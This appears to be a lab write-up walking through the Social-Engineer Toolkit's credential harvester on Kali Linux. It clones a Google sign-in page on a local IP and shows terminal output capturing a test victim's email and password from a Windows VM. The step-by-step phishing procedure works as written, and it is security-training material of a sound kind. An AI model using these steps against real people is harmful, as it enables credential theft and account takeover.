

SET Tool Kit


Use SET Tool and create a fake Gmail page and try to capture the credentials in the command line.

Hacker Machine : Kali Linux

Victim machine : Windows XP / Windows 7 / Windows 10

STEP 1: Open Kali Linux on your virtual machine.


STEP 2: Open terminal and type 'ifconfig' to check your IP address.




The screenshot shows a Kali Linux desktop environment. On the left, there is a sidebar with icons for 'Trash', 'File System', 'Home', and 'xfce4-terminal-e...'. The main area displays a terminal window titled 'qterminal' with the following output:

```
root@osboxes: ~  
File Actions Edit View Help  
Command 'terminal' not found, did you mean:  
  command 'qterminal' from deb qterminal  
Try: apt install <deb name>  
  
(root@osboxes)-[~]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.9 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::a00:27ff:fedd:d4c5 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:dd:d4:c5 txqueuelen 1000 (Ethernet)  
    RX packets 20 bytes 2962 (2.8 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 16 bytes 2031 (1.9 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(root@osboxes)-[~]  
#
```


STEP 3: Open your search engine to verify your internet connection.



STEP 4: Open Social-Engineering Toolkit (SET) by searching on the menu or by executing “sudo setoolkit” in the terminal.



STEP 5: To select ‘Social-Engineering Attacks’ from the menu, enter 1.



```
qterminal 11:49 AM 29%  
Shell No.1  
File Actions Edit View Help  
Visit: https://www.trustedsec.com  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.  
set> 2  
The Web Attack module is a unique way of utilizing multiple web-based attacks  
in order to compromise the intended victim.  
The Java Applet Attack method will spoof a Java Certificate and deliver a met
```

STEP 6: To select 'Website Attack Vectors' from the menu, enter 2.




```
qterminal 11:50 AM 29%  
Shell No.1  
File Actions Edit View Help  
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.  
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.  
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
99) Return to Main Menu  
set:webattack>3
```

STEP 7: To select 'Credential Harvester Attack Method' from the menu, enter 3.



STEP 8: Select 'Web Templates' from the menu.



STEP 9: Enter the IP Address through which will be the url for the site or the IP address on which the credentials will be posted after harvesting.

```
osboxes@osboxes: ~ 01:00 PM 82%
osboxes@osboxes: ~
File Actions Edit View Help
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.9]:192.168.1.9

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:


/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.


1. Java Required
2. Google
3. Twitter
set:webattack> Select a template:█
```

STEP 10: Select Google from the template menu.

STEP 11: Now, open Windows 7 on your machine and type the IP address.



STEP 12: It is observed that the sign in page is open. After entering the credentials click on 'Sign in' button.



STEP 13: The page is redirected to the original Google page. Check the terminal in your Kali Linux virtual box.

```
osboxes@osboxes: ~
File Actions Edit View Help

[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless
, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.2 - - [05/Nov/2022 13:02:23] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlldzBENhIfVWsx
STdNLW9MdThibW1TMFQzVUZFc1BBaURuWm1RSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcR1d3YTjX
PARAM: service=lsso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkedConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=armaanagarwal@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=123456789
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.1.2 - - [05/Nov/2022 13:02:26] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

The credentials are recorded on the terminal command line. Hence, the harvesting of credentials has been successfully executed.